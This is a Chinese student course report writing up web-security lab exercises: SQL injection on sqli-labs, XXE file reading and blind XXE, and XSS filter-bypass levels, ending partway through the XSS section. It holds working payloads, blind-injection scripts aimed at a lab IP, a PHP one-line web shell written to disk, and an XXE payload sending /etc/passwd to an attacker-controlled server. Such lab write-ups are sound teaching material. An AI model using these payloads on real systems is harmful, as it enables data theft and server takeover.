**中国矿业大学计算机学院**

**2017 级本科生课程报告**

课程名称 网络攻击与防御

报告时间 2020.5.1

学生姓名 袁孝健

学 号 06172151

专 业 信息安全

任课教师 张立江

目 录

[1 SQL注入实验 1](#_Toc39603643)

[1.1 Less-1 1](#_Toc39603644)

[1.2 Less-2 1](#_Toc39603645)

[1.3 Less-3 2](#_Toc39603646)

[1.4 Less-4 2](#_Toc39603647)

[1.5 Less-5 3](#_Toc39603648)

[1.6 Less-6 4](#_Toc39603649)

[1.7 Less-7 4](#_Toc39603650)

[1.8 Less-8 5](#_Toc39603651)

[1.9 Less-9 5](#_Toc39603652)

[1.10 Less-10 6](#_Toc39603653)

[2 XML注入实验 7](#_Toc39603654)

[2.1 DOMDocument 7](#_Toc39603655)

[2.2 SimpleXMLElement 8](#_Toc39603656)

[2.3 simplexml\_load\_string 9](#_Toc39603657)

[2.4 BlindXXE 9](#_Toc39603658)

[3 跨站脚本攻击实验 10](#_Toc39603659)

[3.1 Level 1 10](#_Toc39603660)

[3.2 Level 2 10](#_Toc39603661)

[3.3 Level 3 11](#_Toc39603662)

[3.4 Level 4 11](#_Toc39603663)

[3.5 Level 5 11](#_Toc39603664)

[3.6 Level 6 11](#_Toc39603665)

[3.7 Level 7 11](#_Toc39603666)

[3.8 Level 8 11](#_Toc39603667)

[3.9 Level 9 11](#_Toc39603668)

[3.10 Level 10 12](#_Toc39603669)

[3.11 Level 11 12](#_Toc39603670)

[3.12 Level 12 13](#_Toc39603671)

[3.13 Level 13 14](#_Toc39603672)

[3.14 Level 14 15](#_Toc39603673)

[3.15 Level 15 15](#_Toc39603674)

[3.16 Level 16 16](#_Toc39603675)

[3.17 Level 17 16](#_Toc39603676)

[4 文件上传漏洞实验 17](#_Toc39603677)

[4.1 Pass-01 17](#_Toc39603678)

[4.2 Pass-02 18](#_Toc39603679)

[4.3 Pass-03 18](#_Toc39603680)

[4.4 Pass-04 19](#_Toc39603681)

[4.5 Pass-05 20](#_Toc39603682)

[4.6 Pass-06 21](#_Toc39603683)

[5 PHP代码审计实验 22](#_Toc39603684)

[5.1 in\_array函数缺陷 22](#_Toc39603685)

[5.2 filter\_var函数缺陷 24](#_Toc39603686)

[5.3实例化任意对象漏洞 26](#_Toc39603687)

[6 序列号破解 28](#_Toc39603688)

[7 函数调用过程调试 28](#_Toc39603689)

[7.1 cdecl 28](#_Toc39603690)

[7.2 stdcall 28](#_Toc39603691)

[7.3 fastcall 28](#_Toc39603692)

[7.4 thiscall 28](#_Toc39603693)

[参考文献 28](#_Toc39603694)

# 1 SQL注入实验

## 1.1 Less-1

（1）使用payload:?id=1'

单引号报错，存在注入。

（2）使用payload:?id=1' order by 4 %23'

报错，存在三列。

（3）使用payload:?id=-1' union select 1,2,3%23

发现2和3的位置可以回显，于是进行注入。


（4）使用payload:?id=-1' union select 1,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),3 %23

得到当前库下所有表名。

（5）使用payload:?id=-1' union select 1,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users'),3%23

得到users表下的所有列名。

（6）使用payload:?id=-1' union select 1,(select group\_concat(username) from users),(select group\_concat(password) from users)%23


得到所有的username和password。

## 1.2 Less-2

less-1用单引号闭合了，而这里的id是整型，其他的注入方法与less-1相同。

最终payload：

|  |
| --- |
| ?id=-1 union select 1,(select group\_concat(username) from users),(select group\_concat(password) from users)%23 |



## 1.3 Less-3

和前面的区别是这里用')进行闭合。

最终payload：

|  |
| --- |
| ?id=-1') union select 1,(select group\_concat(username) from users),(select group\_concat(password) from users)%23 |




## 1.4 Less-4

和前面的区别是这里用")进行闭合。

最终payload：

|  |
| --- |
| ?id=-1") union select 1,(select group\_concat(username) from users),(select group\_concat(password) from users)%23 |



## 1.5 Less-5

发现有回显"You are in…"和不回显两种情况


* ?id=1' and 1=1%23 回显You are in...........
* ?id=1' and 1=2%23 不回显

判断为盲注，这里可以直接用sqlmap跑出来，也可以写个脚本。

脚本如下，这里只用来得到库名，其他的类似，改一下payload即可：

|  |
| --- |
| import requests  s = requests.Session()  url = 'http://43.247.91.228:84/Less-5/'  payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{},\_'  data = ''  for i in range(50):  for j in payloads:  # payload = f"?id=1' and substr(binary database(),{i},1)='{j}'%23"  # payload = f"?id=1' and substr((select binary group\_concat(table\_name) from information\_schema.tables where table\_schema=database()) ,{i},1)='{j}'%23"  payload = f"?id=1' and substr((select binary group\_concat(column\_name) from information\_schema.columns where table\_name='users') ,{i},1)='{j}'%23"  if "You are in..........." in s.get(url+payload).text:  data += j  break  print(data) |

运行结果如下：



## 1.6 Less-6

同样是bool盲注，双引号报错，判断为双引号闭合，将less-5的脚本中payload的单引号改为双引号即可。

|  |
| --- |
| import requests  s = requests.Session()  url = 'http://43.247.91.228:84/Less-6/'  payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{},\_'  data = ''  for i in range(50):  for j in payloads:  # payload = f"?id=1\" and substr(binary database(),{i},1)='{j}'%23"  # payload = f"?id=1\" and substr((select binary group\_concat(table\_name) from information\_schema.tables where table\_schema=database()) ,{i},1)='{j}'%23"  payload = f"?id=1\" and substr((select binary group\_concat(column\_name) from information\_schema.columns where table\_name='users') ,{i},1)='{j}'%23"  if "You are in..........." in s.get(url+payload).text:  data += j  break  print(data) |

## 1.7 Less-7

测试发现id=1'报错，但把后面的语句注释掉扔报错，还有括号闭合，发现加两个括号判断为(('$id'))闭合，再根据提示Use outfile…，应该是使用导出语句了。

（1）首先判断是否有权限：

|  |
| --- |
| ?id=1')) and (select count(\*) from mysql.user)>0--+ |

没有报错，具有root权限。

（2）于是将可以数据导出, 导出所有表：

|  |
| --- |
| ?id=-1')) union select 1,2,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()) into outfile "E:\\CTF\\less-7\\table.txt"--+ |

（3）导出user表中所有列名：

|  |
| --- |
| ?id=-1')) union select 1,2,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users') into outfile "E:\\CTF\\less-7\\column.txt"--+ |


（4）导出用户名和密码

|  |
| --- |
| ?id=-1')) union select 1,2,(select group\_concat(username,password) from users) into outfile "E:\\CTF\\less-7\\data.txt"--+ |

注意：在Mysql中，需要注意路径转义的问题，即用\\分隔。

（5）另一种方法是向根目录下写入一句话木马，再用菜刀连接：

|  |
| --- |
| ?id=-1')) union select 1,2,'<?php eval($\_POST["cmd"]);?>' into outfile "D:\\PHPWAMP\_IN3\\wwwroot\\sqli-labs-master\\Less-7\\shell.php"--+ |



## 1.8 Less-8

单引号闭合的盲注，用less-5的脚本跑一下即可。

## 1.9 Less-9

发现页面无论对错都只回显You are in...........

测试?id=1' and sleep(3)%23 页面会延时3秒再回显，判断为时间盲注.同样可以通过编写脚本进行盲注，如下：

|  |
| --- |
| import requests  url = 'http://43.247.91.228:84/Less-9/'  payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{},\_'  data = ''  for i in range(50):  for j in payloads:  # payload = f"?id=1' and if((substr(binary database(),{i},1)='{j}'),sleep(2),1)%23"  # payload = f"?id=1' and if((substr((select binary group\_concat(table\_name) from information\_schema.tables where table\_schema=database()) ,{i},1)='{j}'),sleep(2),1)%23"  payload = f"?id=1' and if((substr((select binary group\_concat(column\_name) from information\_schema.columns where table\_name='users') ,{i},1)='{j}'),sleep(2),1)%23"  try:  r = requests.get(url+payload, timeout=1)  except Exception:  data += j  print(data)  break |

部分结果如下：



## 1.10 Less-10

双引号闭合的时间盲注,稍微改一下less-9的脚本即可：

|  |
| --- |
| import requests  url = 'http://43.247.91.228:84/Less-10/'  payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{},\_'  data = ''  for i in range(50):  for j in payloads:  # payload = f"?id=1\" and if((substr(binary database(),{i},1)='{j}'),sleep(2),1)%23"  # payload = f"?id=1\" and if((substr((select binary group\_concat(table\_name) from information\_schema.tables where table\_schema=database()) ,{i},1)='{j}'),sleep(2),1)%23"  payload = f"?id=1\" and if((substr((select binary group\_concat(column\_name) from information\_schema.columns where table\_name='users') ,{i},1)='{j}'),sleep(2),1)%23"  try:  r = requests.get(url+payload, timeout=1)  except Exception:  data += j  print(data)  break |

# 2 XML注入实验

## 2.1 DOMDocument

造成XXE的类是DOMDocument，漏洞代码如下：

|  |
| --- |
| <?php  //...  libxml\_disable\_entity\_loader(false);  $dom = new DOMDocument();  $dom->loadXML($\_POST['data'], LIBXML\_NOENT);  //...  ?> |

并且网站会进行回显，可以使用如下payload进行读文件：

|  |
| --- |
| <?xml version="1.0" encoding="utf-8"?>  <!DOCTYPE ANY[  <!ENTITY file SYSTEM "file:///etc/passwd">  ]>  <note>&file;</note> |

成功读取了/etc/passwd的文件：



## 2.2 SimpleXMLElement


造成XXE的类是SimpleXMLElement，漏洞代码：

|  |
| --- |
| <?php  //...  libxml\_disable\_entity\_loader(false);  $xml = new SimpleXMLElement($\_POST['data'], LIBXML\_NOENT);  //...  ?> |

有回显，使用如下payload进行读文件：

|  |
| --- |
| <?xml version="1.0" encoding="utf-8"?>  <!DOCTYPE ANY[  <!ENTITY file SYSTEM "file:///etc/passwd">  ]>  <note>&file;</note> |

也成功读取了/etc/passwd的文件：



## 2.3 simplexml\_load\_string

造成XXE的类是simplexml\_load\_string，漏洞代码：

|  |
| --- |
| <?php  //...  libxml\_disable\_entity\_loader(false);  $xml = simplexml\_load\_string($\_POST['data'], 'SimpleXMLElement', LIBXML\_NOENT);  //...  ?> |

有回显，使用如下payload进行读文件：

|  |
| --- |
| <?xml version="1.0" encoding="utf-8"?>  <!DOCTYPE ANY[  <!ENTITY file SYSTEM "file:///etc/passwd">  ]>  <note>&file;</note> |

成功读取了/etc/passwd的文件：



## 2.4 BlindXXE

这里同样是simplexml\_load\_string类使用不当造成XXE，但是没有回显，所以我们不能直接读文件，需要用vps进行外带。


在服务器上创建xxe.dtd，内容如下(&#37;为%的实体编码)：

|  |
| --- |
| <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///etc/passwd">  <!ENTITY % all "<!ENTITY &#37; send SYSTEM 'http://your\_vps:1234?file=%file;'>"> |


然后使用如下payload：

|  |
| --- |
| <?xml version="1.0"?>  <!DOCTYPE ANY [  <!ENTITY % remote SYSTEM "http://your\_vps/xxe.dtd">  %remote;  %all;  %send;  ]> |

最后在服务器上监听1234端口，提交payload得到文件的base64编码（因为有些文件的特殊字符xml不能解析，若不用base64编码可能会出错）：



base64解码得到：



# 3 跨站脚本攻击实验

## 3.1 Level 1

输入的地方，在h2标签内，先闭合标签再构造。

payload：</h2><script>alert(1)</script>

## 3.2 Level 2

查看源代码：<input name="keyword" value="input code">

输入点在input标签内部，所以先闭合input标签，再构造js代码。

payload："><script>alert(1)</script>

## 3.3 Level 3

这一关输入点，同样在input标签的value值内，尝试上一关闭合标签构造，但是没有成功。

双引号闭合value="失败，单引号闭合成功，然后利用onclick、onmouseover等事件进行弹窗，最后注释掉后面的代码即可。

Payload：' onmouseover=alert(1)//

## 3.4 Level 4

与上一关类似，用双引号闭合value="即可。

Payload：" onclick=alert(1)//

## 3.5 Level 5

这一关会将script替换成scr\_ipt，on也会被替换成o\_n。

我们可以闭合<input>后利用<a>标签进行弹窗。

Payload："><a href="javascript:alert(1)">Lethe</a>//

## 3.6 Level 6

这一关在上一关的基础上，多过滤了href、src、data。

但是经过测试，发现可以利用大小写进行绕过。

payload："><a hREf="javascript:alert(1)">Lethe</a>//

## 3.7 Level 7

先用之前的payload进行测试，发现href和script直接消失了，猜测过滤为关键词替换为空，于是尝试双写绕过，成功。

Payload："><a hrhrefef="javascriscriptpt:alert(1)">Lethe</a>//

## 3.8 Level 8

这一关和前面稍有不同，可以添加友情链接，添加过后的内容直接包含在<a href="input code">友情链接</a>里面。

于是先尝试javascritpt:alert(1)，但是script同样被替换成了scr\_ipt。因为html标签内可以直接解析html实体编码，于是尝试用实体编码绕过。

Payload：java&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;:alert(1)

## 3.9 Level 9

和上题类似，但是这里对链接有了一定要求，必须包含http://，却没有要求一定要在开头，不知道有什么意义

所以直接在构造的语句最后加上http://绕过检测，再注释掉即可。


Payload：java&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;:alert(1)//http://

## 3.10 Level 10

这题没有输入框，url上给了一个keyword参数，尝试闭合再构造，虽然回显的内容没有过滤，但是却不会弹窗，查看源码，发现还有一个隐藏的form表单，看看能否利用。




尝试?t\_link=Lethe&t\_history=Lethe&t\_sort=Lethe，发现t\_sort参数可以利用：




于是进行构造，发现尖括号被过滤了，于是利用事件进行弹窗。


Payload：?t\_sort=" type=image src=x onerror=alert(1)//

## 3.11 Level 11

和上一关一样有一个隐藏的表单，也是t\_sort参数可以利用  


用上一关的payload进行测试，发现双引号也被过滤了，应该又要换个思路了。


重新打开页面观察源码，看到一个可疑的地方，那新增的一个参数不是白加的，当你从第10关跳到第11关时，t\_ref的value值是页面的Referer的值。  



于是在跳转的时候抓包修改Referer的值为" type=text onclick="alert(1)，如下：  


然后在Target界面Forward，回到闯关页面发现已成功注，点击输入框即可弹窗。



